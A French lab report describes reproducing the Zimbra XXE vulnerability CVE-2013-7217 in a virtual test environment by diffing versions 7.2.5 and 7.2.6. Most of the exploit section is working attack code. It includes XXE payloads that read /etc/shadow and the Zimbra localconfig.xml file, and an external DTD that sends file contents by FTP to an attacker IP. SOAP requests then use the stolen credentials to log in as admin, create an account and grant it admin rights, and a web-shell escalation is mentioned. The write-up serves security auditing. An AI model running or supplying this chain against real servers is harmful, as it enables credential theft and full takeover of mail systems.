Compte-Rendu Zimbra (CVE-2013-7217)

Raphaël LOB

Été 2016

1 Exploit Zimbra (CVE-2013-7217)

1.1 Présentation

En décembre 2013, Zimbra a annoncé une mise à jour de son Webmail suite à la découverte d'une faille critique touchant l'ensemble des versions de Zimbra existantes. Par soucis de sécurité, Zimbra n'a pas communiqué sur le type de vulnérabilité affectant ses systèmes. Comme il est de norme, Zimbra a rédigé une CVE (Common Vulnerabilities and Exposures) en lui donnant le score maximum de 10 sur 10. Cette note maximale signifie généralement que la faille ne nécessite pas de participation d'un tier, est exploitable directement via internet et permet la prise de contrôle du serveur (cf. figure 1).



FIGURE 1 : Description de la vulnérabilité sur nist.gov

Dans le cadre des audits de sécurité, il est intéressant de connaître ces failles pour justifier une mise à jour du système au près de l'organisme audité. Mon travail a donc été de mettre en place une version de Zimbra vulnérable puis de trouver et d'exploiter la vulnérabilité. Les versions affectées étant toutes celle antérieures à la 7.2.6 (version comportant le patch de sécurité de la faille critique), j'ai donc téléchargé la 7.2.5 ainsi que la 7.2.6 pour étudier la différence.

1.2 Installation du serveur

L'installation du serveur a été fastidieuse, j'ai installé Zimbra 7.2.5 sur un Ubuntu 10.04 virtuel. En effet la configuration des DNS de la machine virtuelle a été relativement délicate, les tutoriels expliquant les différentes étapes n'étaient plus valide pour l'installation. J'ai finalement dû installer et configurer un serveur DNS sur ma machine virtuelle pour que Zimbra s'installe correctement. J'ai utilisé une autre machine virtuelle sous Debian comme attaquant (cf. figure 2).



FIGURE 2 : Mise en place des systèmes Victime-Attaquant

1.3 Analyse de code

Le passage de la 7.2.5 à la 7.2.6 a entrainé de nombreuses modifications (cf. figure 3). Certaines modifications sont mineures (résolution d'un bug sur la date de l'anniversaire en fonction de l'heure, meilleure gestion des exceptions), d'autres semblent bien plus suspectes (cf.. figure 3) :

- le support d'un nouveau charset Japonais ;
- la gestion des fichiers uploadés est maintenant géré par l'anti-virus ;
- la mise en place d'un système contre les CSRF.

La vulnérabilité ayant un score CVE de 10 (score maximal), il semble peu probable que la faille soit liée à une requête forgée (qui nécessite une action de l'utilisateur pour devenir actif), je me suis donc focalisé sur l'injection de code dans une pièce jointe, l'idée étant de cacher du code dans une pièce jointe d'un mail via le charset japonais.

62962	Fixed the problem that caused breaks with amavisd and prevented anti-virus from running when commas were used in zimbraMtaMyNetworks.
64466/ 64467	Delete IMAP cache data directory orphaned from Ecache implementation in bug 64467.
66388	Banned-content emails now go to the Virus Quarantine Account.
44587	Added support for charset iso-8859-8-i

FIGURE 3 : Extrait des modifications du patch 7.2.6 de Zimbra

Malheureusement cette piste n'a pas fonctionné. J'ai donc regardé de plus près la gestion des exceptions et ai remarqué une ligne :

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

Ces lignes permettent de désactiver l'utilisation d'entité externe d'un fichier XML lors du parsage du fichier. Une faille XML External Entity (XXE) est donc probablement possible. Celle-ci permet de lire des fichiers locaux (Local File Inclusion) ainsi que d'effectuer des requêtes HTTP.

1.4 Exploit

Zimbra utilise SOAP qui permet de travailler facilement avec le système (création / suppression de comptes, élévation de privilège, etc.). Le contenu de la requête SOAP est en XML, il semble donc probable que la faille soit là. L'idée est d'injecter une erreur contenant un appel de code et que cet appel de code soit exécuté lors de l'affichage de l'erreur.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]>
<foo>&xxe;</foo>
```

Listing 1: Exemple de l'OWASP pour le LFI

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
       <!ELEMENT foo ANY >
       <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]>
<foo>&xxe;</foo>
```

Listing 2: Exemple de l'OWASP pour l'envoi de requête

Dans notre cas, le message d'erreur étant statique, il n'est donc pas possible d'afficher directement le résultat de notre appel de code dans la réponse du serveur. Il est donc nécessaire de faire une "blind XXE" (cf.. figure 4).



FIGURE 4 : Descriptif de l'attaque Blind XXE

Le principe est simple :

1. le parseur fait appel à une entité externe ;
2. le parseur charge un code externe ;
3. ce code récupère le contenu d'un fichier ;
4. ce fichier est alors envoyé à l'attaquant via une requête (FTP/HTTP/JAR...) ;
5. authentification Administrateur avec le fichier récupéré ;
6. création d'un compte utilisateur ;
7. élévation au niveau administrateur.

L'exploitation de cette vulnérabilité n'est pas très complexe à mettre en place (mise en place d'un serveur HTTP + FTP) mais nécessite d'utiliser une astuce en XML.

Il est difficile de faire de la concaténation de variable en XML. Pour pouvoir exfiltrer les données via une URL, il est nécessaire de faire une concaténation entre l'IP du serveur et le contenu de la l'entité.

```
url_finale = "http://MON_IP" + %monEntité
```

L'astuce est amusante, on peut la comparer à la fonction `eval` ; on crée une variable dont la valeur correspond à la création d'une variable concaténée. Lors de l'affichage de cette variable, le résultat sera la concaténation tant attendu. La ligne permettant de faire cette astuce est la suivante :

```
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://192.168.0.10:55555/%data;'>">
```

Listing 3: Concaténation d'une variable en XML

Le code utilisé est le suivant :

```
<?xml version="1.0" encoding="UTF-8"?>
<!--
============================
   Début de la faille XXE
============================
-->
<!DOCTYPE r [
<!ELEMENT r ANY > <!-- Creation d'une balise pour pouvoir exfiltrer les données simplement -->
<!ENTITY % sp SYSTEM "http://192.168.0.10/ev.xml"> <!-- Chargement du code malveillant externe-->
%sp; <!-- Execution du fichier externe -->
%param1; <!-- Declaration de la variable concatenationée IP+Data -->
]>
<r>&exfil;</r> <!-- Exfiltration des données -->
<!--
============================
    Fin de la faille XXE
============================
-->

<!--
==============================
   Requête SOAP vide valide
==============================
-->

<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
  <soap:Header>
    <context xmlns="urn:zimbra">
       <userAgent name="Firefox 3.2"></userAgent>
    </context>
```

```
</soap:Header>
<soap:Body>
  <BatchRequest xmlns="urn:zimbra">

  </BatchRequest>
</soap:Body>
</soap:Envelope>
```

Listing 4: Code XML malveillant

Contenu de ev.xml :

```
<!ENTITY % data SYSTEM "file:///opt/zimbra/conf/localconfig.xml"> <!-- LFI -->
<!ENTITY % param1
"<!ENTITY exfil SYSTEM 'ftp://192.168.0.10:55555/%data;'>">
<!-- eval-variable pour exfiltration -->
```

Listing 5: Contenu du fichier malveillant uploadé

Pour des raisons de sécurité, le serveur Zimbra n'utilise pas le compte "root" mais l'utilisateur "zimbra". L'utilisateur zimbra n'ayant pas accès à /etc/shadow, on se contente d'extraire la configuration du serveur. Le fichier choisi contient deux éléments clés :

- le nom d'utilisateur de l'administrateur Zimbra ;
- le hash du mot de passe administrateur LDAP.

Avec ces deux informations, on peut s'authentifier en tant qu'administrateur via la commande AuthRequest de SOAP.

```
<?xml version="1.0" encoding="UTF-8"?>
<env:Envelope xmlns:env="http://www.w3.org/2003/05/soap-envelope"
 xmlns:ns1="urn:zimbraAdmin" xmlns:ns2="urn:zimbraAdmin">
    <env:Header>
        <ns2:context />
    </env:Header>
    <env:Body>
        <ns1:AuthRequest>
            <account by="name">#{ADMIN_USERNAME}</account>
            <password>#{ADMIN_HASH_PASSWORD}</password>
        </ns1:AuthRequest>
    </env:Body>
</env:Envelope>
```

Listing 6: Authentification via SOAP

Si l'authentification fonctionne, le serveur crée un jeton d'authentification permettant d'effectuer des requêtes avec un haut niveau de privilège.

On peut alors exécuter des requêtes SOAP tels que :

- créer un compte utilisateur ;

```
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
    <soap:Header>
        <context xmlns="urn:zimbra">
            <authToken>#{JETON_AUTH}</authToken>
        </context>
    </soap:Header>
    <soap:Body>
        <CreateAccountRequest xmlns="urn:zimbraAdmin">
            <name>#{ADMIN_USERNAME}@#{DOMAIN}</name>
            <password>#{ADMIN_HASH_PASSWORD}</password>
        </CreateAccountRequest>
    </soap:Body>
</soap:Envelope>
```

Listing 7: Utilisation du jeton pour créer un compte

- élever ces privilèges en tant qu'administrateur.

```
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
    <soap:Header>
        <context xmlns="urn:zimbra">
            <authToken>#{JETON_AUTH}</authToken>
        </context>
    </soap:Header>
    <soap:Body>
        <ModifyAccountRequest xmlns="urn:zimbraAdmin">
            <id>#{ID_ACCOUNT}</id>
            <a n="zimbraIsAdminAccount">TRUE</a>
        </ModifyAccountRequest>
    </soap:Body>
</soap:Envelope>
```

Listing 8: Utilisation du jeton pour une élévation de privilège

L'administrateur peut accéder à l'ensemble des mails et des sauvegardes Zimbra. Il est possible d'aller plus loin en installant une extension Rogue-Zimlet permettant de prendre la main sur le serveur. Cette méthode permet de mettre un shell accessible en ligne puis de faire une élévation de privilège pour devenir root sur le serveur.

1.5 Bibliographie

- figure 1 : nist.gov
- figure 3 : zimbra.com